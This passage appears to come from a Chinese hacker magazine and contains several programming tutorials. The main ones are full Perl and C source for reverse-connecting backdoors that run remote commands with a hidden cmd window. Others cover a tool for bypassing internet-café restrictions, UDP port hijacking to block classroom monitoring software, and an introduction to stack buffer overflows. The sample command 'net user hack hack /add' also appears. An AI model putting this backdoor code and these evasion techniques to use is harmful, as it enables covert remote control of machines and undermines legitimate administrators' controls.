


图 5

好了，有任何疑问请来http://www.20nt.net 交流。

利用Perl打造简易TCP反向后门



demonalex

如果您看过ISNO大哥所写的WEBDAVX3.pl的话，您会发现Perl对象编程中的IO::Socket包，会为我们“打造”网络安全工具提供了极大的方便。

今天就尝试一下用这个包来写个简单的TCP反向后门吧(复杂的功能可以自己加上去；不完善的地方可以自己“修补”哦)。

先分析一下后门的结构，再具体分析编程对象的方法调用过程。

整个后门的组成可以分为两部分：首先要建立一个socket(套接字)，后门本身是提供服务的，那当然应该是服务端了，TCP服务端的结构：“建立socket->绑定socket->监听->accept->读写I/O->关闭socket”；后门中最重要的部分当然是：从远程客户端主机收到工作请求，并把工作完成，最后把输出的数据返回到远程主机上，这部分一看就知道应该放在服务端socket的“读写I/O”部分了。

socket部分由IO::Socket解决；读写I/O部分，如果您是个*NIX应该会想到管道：)

IO::Socket包的特点就是几乎所有的socket内部参数都可以在new(建立方法)中解决：

```
$sock=IO::Socket::INET->new
(LocalAddr=>INADDR_ANY,
        LocalPort=>5354,
        PeerAddr=>$remote_host,
        PeerPort=>$remote_port,
        Proto=>'tcp',
        Type=>SOCK_STREAM,
        Timeout=>60);
```

楼上建立了一个SOCKET对象，名曰$sock，在new方法中几乎建立了与这个套接字有关的所有参数：“LocalAddr”是本地主机地址，它的值为保留字INADDR_ANY，表示系统“自适应”所有网络接口；“LocalPort”是提供服务的本地端口(这个参数大家可以不要，它是小神无聊加上去的:P)；“PeerAddr”是远程主机地址；“PeerPort”是远程主机端口；“Proto”是协议类型，我们用的当然是TCP了；“Type”是网络传输类型，TCP用的当然是流了，所以使用保留字SOCK_STREAM；“Timeout”是超时值，以秒为单位（我这里定义的是60秒）。

服务端Socket的绑定过程已经由上面的建立过程来完成了，至于定义Listen，如果我们不定义它，使用IO::Socket后会自动为其加一个默认值——SOMAXCONN（IO::Socket的保留字，其值为套接字所能承受的最大值）。

接下来就是accept了，在TCP服务端

调用它能读取客户端的套接字，以后的I/O操作就会针对着这个套接字而进行。但反向后门本身需要连接的对象我们已经知道了，所以accept调用在这个程序中就变得没有意思了，所以在这个“后门”中不需要调用accept。

在程序结尾别忘了为SOCKET“关门”：

$sock->close；

说说重点——“I/O读写”部分吧，I/O部分的原理应该是：接受数据->本地运行->返回输出值。

首先配置一个循环体，是为了服务端在接收到远程命令，并运行后能继续接收与运行命令。I/O内部首先需要接收由SOCKET调入的数据，如何能辨别数据不为“空”呢？再加一个条件语句做辨别吧。在确定接受值时别忘了给接受值“削”去其后面的回车结尾符，相应的PERL操作是：

chop(接收值变量)；

接收命令数据后应该怎样在本地运行它呢？很多人会想到**system()**与**exec()**，可以，不过如果调用它们是会“费时费力”，还会给程序添加不少“体积”的。既要能运行又要能输出，最简便还是用管道吧，管道的操作符是读：

open(管道句柄名,“命令|”)；

再从此管道中读取数组，最后输出STDOUT就OK了……:)

最后可别忘了程序的逻辑问题，最典型的“问题”就是程序出口了。该处笔者决定定义两个出口。一个是远程客户端关闭，还有一个是本地通过Ctrl+C关闭。远程关闭的位置在接收到远程命令以后，通过加一个条件语句来分析接收结果，如果接收的命令为“exit”则关闭套接字，退出程序。

```
# 源程序：
#!usr/bin/perl -w  #PERL程序标式
use IO::Socket；  # 载入IO::Socket库
$remote_host=$ARGV[0]；  # 紧跟程序调用后的第一个参数的值压入变量$remote_host
$remote_port=$ARGV[1]；  # 第二个参数压入变量$remote_port
$sock=IO::Socket::INET->new
(LocalAddr=>INADDR_ANY，# 建立IO::Socket::INET对象变量$sock，详细请看楼上关于IO::Socket的说明
  LocalPort=>5354，
  PeerAddr=>$remote_host，
  PeerPort=>$remote_port，
  Proto=>'tcp'，
  Type=>SOCK_STREAM，
  Timeout=>60)；
$tips="OK!Input Your Command Now!\n"；  # 定义一句提示信息给变量$tips
$sock->autoflush(1)；  # 打开SOCKET的autoflush模式
$sock->print("$tips")；  # 向远程端“写”入提示信息

# 读写部分
while(1){  # 进入循环体
$answer=$sock->getline()；  # 向远程端读取一行数据(此数据就是命令)，并把数据压入变量$answer
next unless defined $answer；  # 如果变量$answer没有被定义则跳入下一个循环
chop($answer)；  # 削去变量$answer最后的回车符
if($answer eq "exit"){  # 定义远程“exit”出口的条件，如果楼上的条件为“真”则运行下面的程序块
$sock->close；  # 关闭套接字
exit 1;}  # 退出程序
open(SHOW,"$answer|")；  # 建立管道SHOW，在管道建立时命令行变量$answer已经运行了，并把结果返回SHOW
@c=<SHOW>；  # 读取SHOW的所有返回值到数组@c
$sock->print("@c\n")；  # 把返回值返回给远程客户端
}

# 读写部分
close SHOW；  # 关闭管道
$sock->close；  # 关闭套接字
exit 1；  # 退出程序
```

讲讲楼上源程序中的某些部分吧，“打开SOCKET的autoflush模式”基本上在每个PERL SOCKET程序中都需要调用到的，它是为了让SOCKET关闭在I/O读写的缓冲区域。

在辨别变量$answer值是否为“exit”时，为什么用的符号是“eq”而不是“==”呢？PERL规定当辨别字符串是否相等时使用“eq”作为辨别符，当辨别数字是否相等时使用“==”做辨别符。

现在一个简易的后门就基本完成了。大家可以试一下。您也可以到笔者的主页：

http://demonalex.co.tv下载perl2exe破解版来编译此程序（那就不用拖着个ActivePerl到处跑了:P)，此后门使用nc做客户端。

笔者的水平有限，若有错误或不当之处请email到demonalex@hackermail.com，更多相关资料可上偶的主页去查阅，谢谢:)(注：perl2exe光盘中有收录)

反弹端口后门的简单实现

谷夕

最近有朋友问笔者有没有反弹端口类型的后门介绍，说实话，笔者至今也没有用过这类后门。所以顿时来兴趣了，利用课余时间写了下面的代码，希望能够对想学习socket和后门编程的朋友有点帮助吧。

先来让笔者介绍下反弹端口的简单原理吧。这类型后门主要是服务端主动来连接客户端。所以，它能够让局域网外的用户对局域网内的机器进行控制。因为大多数的局域网是通过代理服务器连接出去的。网外的用户可以连接出去，这样就解决了网外对网内机器访问的困难。下面具体介绍程序的代码（本文主要介绍个函数，完整的代码在光盘中收录）：

1.与客户端连接

```
WSADATA WSAData;
SOCKET sock;
SOCKADDR_IN addr_in;
char buf1[1024];   //作为socket接收数据的缓冲区
memset(buf1,0,1024);   //清空缓冲区
if (WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
 {
  printf("WSAStartup error.Error:d\n",WSAGetLastError());
  return;
 }
addr_in.sin_family=AF_INET;
addr_in.sin_port=htons(80);   //反向连接的远端主机端口
addr_in.sin_addr.S_un.S_addr=inet_addr("127.0.0.1");   //远端IP
if((sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
 {
  printf("Socket failed.Error:d\n",WSAGetLastError());
  return;
 }
```

```
if(WSAConnect(sock,(struct sockaddr *)&addr_in,sizeof(addr_in),NULL,NULL,NULL,NULL)==SOCKET_ERROR) //连接客户主机
{
printf("Connect failed Error:d",WSAGetLastError());
return;
}
```

以上代码实现了与客户端的连接。当然，这里如何获得客户端IP是一个问题。许多木马是根据读取某个网页中的数据来获得客户端的IP的。大家动动脑筋，相信会想出更好的方法的。

2.绑定cmdshell

```
char buffer[2048]={0}; //管道输出的数据
for(char cmdline[270];;memset(cmdline,0,sizeof(cmdline)))
{
SECURITY_ATTRIBUTES sa; //创建匿名管道用于取得cmd的命令输出
HANDLE hRead,hWrite;
sa.nLength = sizeof(SECURITY_ATTRIBUTES);
sa.lpSecurityDescriptor = NULL;
sa.bInheritHandle = TRUE;
if (!CreatePipe(&hRead,&hWrite,&sa,0))
{
  printf("Error On CreatePipe()");
return;
}
```

上面的代码是创建一个命名管道来取得cmd的输出。笔者看过许多的telnet后门源码，它们都是创建两个命名管道的，一个用于命令输入，一个用于命令的输出。

通过笔者的实践发现第二种方法有个缺点，就是接下来用CreateProcess()创建cmd进程后，cmd进程就一直存在。这对于后门的隐藏是非常不好的。根据笔者的经验，如果我们把recv()函数收到的命令数据放进一个字符串数组，然后把这个命令串作为CreateProcess()的第二个参数，那么，当命令执行后，管道接受了cmd的输出后，cmd进程会自动退出，在进程管理器中是找不到cmd进程的。大家可以先做个试验：

"开始->运行"，然后输入"**cmd /c net user hack hack /add**"(输入的时候不包括双引号)，你会看见cmd的窗口一闪而过，但进程管理器中找不到cmd进程，而hack用户的确已经被添加到用户组中了。

下面的代码是为CreateProcess()作初始化处理：

```
STARTUPINFO si;
PROCESS_INFORMATION pi;
```

先定义两个结构，STARTUPINFO结构为被创建的cmd进程初始化启动信息，下面的si.hStdOutput = hWrite表明cmd的输出将会写进管道hWrite中。si.wShowWindow=SW_HIDE表示不显示cmd的启动窗口(SW_SHOW表示显示启动窗口，没哪个后门会用SW_SHOW吧)，PROCESS_INFORMATION结构由系统来填写。主要储存进程启动后的四个信息：

```
HANDLE hProcess; //进程句柄
HANDLE hThread; //进程主线程句柄
DWORD dwProcessID; //进程ID
DWORD dwThreadID; //进程的主线程ID
```

下面对si中各成员变量赋一些初始值。

```
si.cb = sizeof(STARTUPINFO);
GetStartupInfo(&si);
si.hStdError = hWrite;
si.hStdOutput = hWrite;
si.wShowWindow = SW_HIDE;
si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
GetSystemDirectory(cmdline,MAX_PATH+1);
```

GetSystemDirectory()函数取得系统的根目录。

因为CreateProcess()第二个参数需要程序的全路径，所以要把系统路径先copy进cmdline。

```
strcat(cmdline,"\\cmd.exe /c");
```

NT内核的系统用cmd来解释命令。而Win9x是Command。要根据实际来修改上面一行代码。上面strcat()把程序名copy到cmdline后面。一条具体的命令应该像这样"**c:\\windows\\system32\\cmd.exe /c dir d:**"。后面的"dir d:"为具体的命令，是从recv()函数中取得的。

```
int len=recv(sock,buf1,1024,NULL); //接受客户端命令，保存在buf1中
```

程序运行到recv()函数会进入阻塞状态，即程序会等待直到recv()接收到数据才运行下一条命令。多线程扫描程序就是让connect()在阻塞状态下，启动多个线程来充分利用cpu时间的。

```
if(len==SOCKET_ERROR)exit(0); //如果客户端断开连接，则自动退出程序
if(len<=1){send(sock,"error\n",sizeof("error\n"),0);continue;}
strncat(cmdline,buf1,strlen(buf1)); //把命令参数复制到cmdline，这样cmdline就是一条完整的命令了
if (!CreateProces(NULL,cmdline,NULL,NULL,TRUE,NULL,NULL,NULL,&si,&pi))
{
send(sock,"Error command\n",sizeof("Error command\n"),0);
continue;
}
CloseHandle(hWrite); //循环读取管道中数据并发送，直到管道中没有数据为止
for(DWORD bytesRead;ReadFile(hRead,buffer,2048,&bytesRead,NULL);memset(buffer,0,2048))
send(sock,buffer,strlen(buffer),0); //上面的for循环结束后，将跳回上一层循环，即接收客户数据
}
```

以上代码主要介绍反向连接的原理，由于不是木马程序教学，所以只能作研究使用。上面的端口号和IP地址请根据实际修改。另外，要先用"nc -l -p 80"(netcat)来在本地监听一个端口等代服务端连接，否则会因服务端的connect()因连接不到客户端产生异常而退出。希望本文能够让大家了解socket编程的基本原理吧。

(注：程序原码backconnect.cpp已收录到光盘，作者在windows2003 + vc6.0环境下测试成功。)

用VB编写网吧限制破解程序

钟毅榕

首先说明一下，我写这篇文章的目的不是为了教大家怎么去破解网吧的各种限制，因为在各种杂志和网上已经有很多文章介绍过了，我再讲就毫无意义了。这次我只是要借助编写破解网吧限制的程序，给大家介绍一下在VB中如何利用shell函数调用rundll32.exe和用WSH WshShell对象进行操作注册表的方法，希望能给大家起到作用。^_^

一、基础知识

不知道大家有没有听过Rundll32.exe（32位）和Rundll.exe（16位）和这两个文件呢？它们的功能就是可以以命令列的方式来调用Windows的各种动态链接库（也就是DLL）。下面做一个小小的试验，在开始菜单的运行里面输入“command.com”（WinNT和Win2000以上操作系统输入“CMD”），然后直接打入“rundll32.exe shell32.dll, Control_RunDLL”，呵呵，怎么样，控制面板跳出来了吧？

接着在打入“rundll32.exe?user.exe, restartwindows”，又出现什么了呢？不好意思，忘了告诉大家一声，这行命令的结果是——重新启动计算机，呵呵。利用rundll32.exe的功能，我们可以很轻松地调用许多系统的功能。

好，再问问大家，不知道大家听说过WSH没有呢？一位读者举手回答：“凭我聪明睿智的头脑猜想，这玩意是用来解释执行脚本文件的吧？”。Yes，答对了，不过没奖品，呵呵。现在的脚本经常会被植入网页，其中包括HTML页面（客户机端）和ASP页面（服务器端）。对于植入HTML页面的脚本，其所需的解析引擎会由IE这样的网页浏览器载入；对于植入ASP页面的脚本，其所需的解析引擎会由IIS（Internet Information Services）提供。

而对于出现在HTML和ASP页面之外的脚本（它们常以独立的文件形式存在），就需要经过WSH来处理了。在这里要插一句：WSH正常工作的前提，是你必须安装了微软3.0或更高版本的IE，因为WSH在工作时会调用IE中的VBScript和JScript解析引擎。

二、编程思路

通常，我们到网吧上网受到的限制通常不外乎下载限制、控制面板和计算机等设置的限制。这些我们可以通过shell函数，调用rundll32的各种功能来解决是最好不过的了。其中，shell函数的语法是：**Shell (pathname[,windowstyle])**

Pathname是必要参数。是要执行的程序名，以及任何必需的参数或命令行变量，包括目录或文件夹，以及驱动器。Windowstyle是可选参数。表示在程序运行时窗口的样式。如果Windowstyle省略，则程序是以具有焦点的最小化窗口来执行的。Windowstyle的参数值如下：

0 窗口被隐藏，且焦点会移到隐式窗口。
1 窗口具有焦点，且会还原到它原来的大小和位置。
2 窗口会以一个具有焦点的图标来显示。
3 窗口是一个具有焦点的最大化窗口。
4 窗口会被还原到最近使用的大小和位置，而当前活动的窗口仍然保持活动。
6 窗口会以一个图标来显示，而当前活动的窗口仍然保持活动。

另外，而有些限制的解除需要通过修改注册表来实现。用VB操作注册表可以使用API来实现，不过我们还可以通过引用WSH WshShell对象，很轻松地对注册表进行各种操作。这里我们需要用到它的RegWrite方法，语法是：

Object.RegWrite(bstrName As String, pvValue, [pvarType])

如果我们忽略pvarType参数，那么默认写入的是字符串类型。其参数值如下：

```
REG_BINARY   二进制类型
REG_DWORD    DWORD类型
REG_SZ       字符串类型
```

三、编程实现

因为该程序要利用到WSH，所以我们首先要打开VB6后选择“工程”菜单，然后选择“引用”，找到“Windows Script Host Object Model”后勾上它，如图1。




图 1

程序很简单，所以用到的控件也很简单，只有三个Label标签控件，三个Combo控件和一个Command控件，属性默认就可以了，如图2所示。




图 2

代码如下：

```
Option Explicit
'自定义一个名为ControlPanels的函数，其中FileName参数是要打开的控制面板选项
Private Sub ControlPanels(FileName As String)
    Dim rtn As Double
    On Error Resume Next '出错处理
    rtn = Shell(FileName, vbNormalFocus)
'ControlPanels函数的功能其实就是通过shell函数来实现的
End Sub

Private Sub Form_Load()
    '加载打开分区选项
    With Combo1
    .AddItem "C:\"
    .AddItem "D:\"
    .AddItem "E:\"
    End With

    '加载打开控制面板的选项
    With Combo2
    .AddItem "系统属性"
    .AddItem "显示控制"
    .AddItem "Internet选项"
    End With

    '加载修改注册表选项
    With Combo3
    .AddItem "恢复注册表编辑器"
    .AddItem "恢复使用REG文件"
    .AddItem "恢复IE的“安全”菜单"
    End With
```

```
End Sub

' 实现打开各个分区的功能
    Private Sub Combo1_Click()
    Select Case Combo1.Text
     ' 打开C盘
    Case "C:\"
    Call ControlPanels("explorer c:\")
     ' 打开D盘
    Case "D:\"
    Call ControlPanels("explorer d:\")
    End Select
    End Sub

' 实现打开控制面板的选项
    Private Sub Combo2_Click()
    Select Case Combo2.Text
      ' 打开系统属性
      Case "系统属性"
        Call ControlPanels("rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,0")
      ' 打开显示控制
      Case "显示控制"
        Call ControlPanels("rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,0")
      ' 打开Internet选项
      Case "Internet选项"
        Call ControlPanels("rundll32.exe shell32.dll,Control_RunDLL inetcpl.cpl,,0")
    End Select
    End Sub

' 实现修改注册表选项的功能
    Private Sub Combo3_Click()

    Dim WriteReg
    Dim WSH_shell
    Set WSH_shell = New IWshShell_Class
' 定义WSH WshShell对象

    Select Case Combo3.Text
    ' 恢复注册表编辑器
      Case "恢复注册表编辑器"
      WriteReg = WSH_shell.RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\Registry Tools", "0", "REG_SZ")
      ' 恢复Reg文件
      Case "恢复使用REG文件"
      WriteReg = WSH_shell.RegWrite("HKEY_CLASSES_ROOT\CLSID\.reg\默认", "txtfile", "REG_SZ")
    ' 恢复IE
      Case "恢复IE的"安全"菜单"
    WriteReg = WSH_shell.RegWrite("HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\control Panel\SecurityTab", "0", "REG_DWORD")
    End Select
    End Sub

    ' 结束程序
    Private Sub Command1_Click()
    End
    End Sub
```

以上程序在Win98+VB6.0环境下试调通过。这次的介绍就到这里，我已经把完善后的完整代码放到了光盘里面，有兴趣的朋友可以继续完善一下这个程序，打造出自己精彩的程序。

对端口截听的实现

HBU小组·the0crat

计算机网络在大、中、小学的教学中应用非常普遍，这也使学生和老师间存在着一定的矛盾：学生想自己玩自己的，老师想让学生的电脑上只能看见自己的教学演示。一般地，老师们都是用一些软件将学生的机器锁定，让屏幕上只显示教师机屏幕上的内容。这实在让某些"贪玩"的学生不爽。

准备

大多数教学软件是以UDP的方式将数据包发送到各个服务端（即学生机上），服务端在系统启动时就已加载，当接受到客户端发送来的数据时就强制显示教师机的画面，并且做了些辅助的工作，如锁定Ctrl+Alt+Del等。要想不理会教师机发过来的数据，方法很多。这里我们就用截听服务端端口的方法。

原理

学生机上的软件监听某个端口进而对教师机进行响应。如果我们能让这个软件无法接收到教师机发过来的数据，那么它自然而然就不会强制显示教师机的画面了。当然，我们也可想办法把这个软件关掉，但如果软件定时向教师机发送数据，以使教师机上能了解到软件是否运行"正常"，那么这个方法显然是很笨的。要使软件能发送数据但又接收不到数据，我们可将软件监听的端口强制占用掉，也能算是将软件的一部分功能屏蔽掉了。

程序实现(完整代码参看光盘)

先在命令提示符下输入netstat -a找出是用的哪个端口，具体的在此就不罗嗦了。

```
//初始
WSADATA wsaData;
WORD version = MAKEWORD(2,0);

    SOCKET m_hSocket;
SOCKADDR_IN m_addr;
int ret2=WSAStartup(version,&wsaData);
if(ret2!=0)
    printf("Initilize Error!\n");
m_hSocket=socket(AF_INET,SOCK_DGRAM,0);
m_addr.sin_family=AF_INET;
m_addr.sin_addr.s_addr=inet_addr(UserAddr);
m_addr.sin_port=htons(m_nPort);
```

如果直接用bind()，是行不通的，要重绑定端口，得先用sets

ockopt()设置SO_REUSEADDR，MSDN里对此的描述是"Allow the socket to be bound to an address that is already in use."。看出来了吧，这就是此程序的关键，此函数的函数原型是：

```
int setsockopt (
  SOCKET s,
  int level,
  int optname,
  const char FAR * optval,
  int optlen
);
```

其中的"optname"就可设置SO_REUSEADDR。一般情况下，不能绑定一个已经被使用的端口，但需要的话，可通过这种方式来"re-use"这个端口。从每一个连接被本地和远程的地址识别后，就可在远程地址不一样的情况下用两个SOCKET绑定同一个本地端口。为了让系统在SOCKET的一个BIND端口已经被另一个SOCKET使用的情况下还能正常使用，就需要应用程序为SOCKET在bind()之前设置SO_REUSEADDR项。因此，并没有必要在端口没被占用时去为SOCKET设置这个选项。当然，这也没什么害处。如果BIND没有起到它原有的作用时，就应该去设置或重设这个选项。

```
int ret=0;
int error = 0;
BOOL optval = TRUE;
        setsockopt(m_hSocket,SOL_SOCKET,SO_REUSEADDR,(char *)&optval,sizeof(int));
        ret = bind(m_hSocket,(LPSOCKADDR)&m_addr, sizeof(m_addr));
    if(ret == SOCKET_ERROR){
        printf("Bind Error: %d \n",(error = WSAGetLastError()));
        return;
    }

    char buffer[255];
    for(;;)
    {
            recv(m_hSocket,(char *)&buffer,sizeof(buffer),0);
        printf("x");
    }
```

结论

运行后输入相应的IP和PORT就能对指定PORT的数据进行丢弃，相当于将此端口屏蔽，有点类似于防火墙中的功能。再加上对recv到的数据进行整理，就能在一定程度上起到对端口进行截听的作用。

需要注意的是，输入的IP（比如要截听内网中的数据）要输入所在内网中的IP，如果输入127.0.0.1，则只能对本机到本机的数据进行截听，以此类推。

（注：光盘中除收录有本文讲到的对UDP数据进行截听的代码外，还有一个对TCP数据进行截听的代码，本程序在win2k+vc6下测试通过。）

初探windows缓冲溢出

宋柏思

一、什么是缓冲区溢出

大家一定用过strcpy()、memcpy()等函数拷贝过字符串吧？那么大家想想如果源字符串的长度比目的字符串的长度大时会发生什么呢？对，源字符串中多余的字符会覆盖掉进程中的其它数据。这种现象就叫做缓冲区溢出。在Windows状态下的溢出多为堆栈溢出。发生溢出后，进程的表现可能有三种：一是正常运行，这时被覆盖的是进程中的无用的数据，并且没有发生访问违例（Windows系统中对进程的地址访问是非常严格的，有时仅一个错误的指针就会令程序崩溃）；二是运行错误，如图1经典的改写EIP的攻击；再就是受到攻击了，程序执行了有害的代码。此时哪些数据被覆盖和用什么数据来覆盖是人为地计算出来的。




图 1

二、代码溢出实战

下面我们来看看一段有问题的代码：

```
#include <string.h>
void overflow(void)
{
char buf[10];
strcpy(buf,"aaaaaaaaaa");
}
int main(void)
{
overflow();
return 0;
}
```

上面的overflow()函数中定义了一个长度为10个字符的字符串数组，当我们用strcpy()把10个a拷贝进数组时程序当然能正常运行，当我们把20个a（各个系统对缓冲溢出的保护不同，即使同是win2000server版本打上sp3跟sp4的就不同了，要根据不同系统来测试究竟拷贝多少个字符后才发生溢出）拷贝进buf时，编译运行程序就出现错误了，提示“0x61616161”指令引用的“0x61616161”内存不能为“read”，为什么会这样呢？我们来调试一下程序。在VC6下，输入上面的程序（因为每个人的系统不同，所以要先自己填充a，直到出现“0x61616161”指令引用的“0x61616161”内存不能为“read”），这就是说程序运行到0x61616161这个地址。究竟是哪4个a（a的ASCII码为91，转换成16进制就是61）成为了溢出点呢？

我们把上面的代码修改一下，把后面的4个a改成bcde，再运行程序，现在提示如图2。也就是说bcde就是程序的溢出点。我们来调试下程序，按F10，然后按Ctrl+F11调出汇编代码。



图 2

一直按F10直到程序执行到下面这个call：

```
14:     overflow();
00401088   call        @ILT+0(_overflow)
(00401005)
15:     return 0;
```

按F11跟进去继续按F10跟踪，注意寄存器的变化，（“查看”→“调试窗口”→“registers”调出寄存器，“memory”调出内存查看器）：

```
8:      char buf[10];
9:      strcpy(buf,"aaaaaaaaaaaaaaaab
cde");
0040B518   push   offset string "aaaaaa
aaaaaaaaaaabbbbb" (0041ff54)
0040B51D   lea        eax,[ebp-0Ch]
0040B520   push       eax
0040B521   call       strcpy (004010b0)
0040B526   add        esp,8
10:     }//end overflow
0040B529   pop        edi
0040B52A   pop        esi
0040B52B   pop        ebx
0040B52C   add        esp,4Ch
0040B52F   cmp        ebp,esp
0040B531   call       __chkesp (004011a0)
0040B536   mov        esp,ebp
0040B538   pop        ebp
0040B539   ret
```

程序执行到这里寄存器的状态如下：

```
EAX = 0012FF20 EBX = 7FFDF000 ECX
= 0041FF6C
EDX = 00000000 ESI = 00000000 EDI =
0012FF80
EIP = 65646362 ESP = 0012FF34 EBP =
61616161
```

这时EIP的地址已经改变了，程序跟着就会跳到0x65646362这个地址中去。跟踪下去发现0x65646362的指令为????，意为无效指令，如果我们能够在0x65646362中事先填入我们的shellcode，那么程序运行到这里就会乖乖地运行我们的shellcode。我们构造“aaaaaaaaaaaaaaaaxxxxcccc…”的字符串，前面的16个a会覆盖掉堆栈高端的内存，xxxx覆盖了函数的返回地址，函数返回时就会跳到这个地址中去执行相应的指令，接着esp会向下移指向cccc。在函数返回的时候，esp都指向返回地址后面的地址（为什么？因为esp在返回后要指向的地址，就是父函数在压完参数准备执行call子函数之前的堆栈顶）。

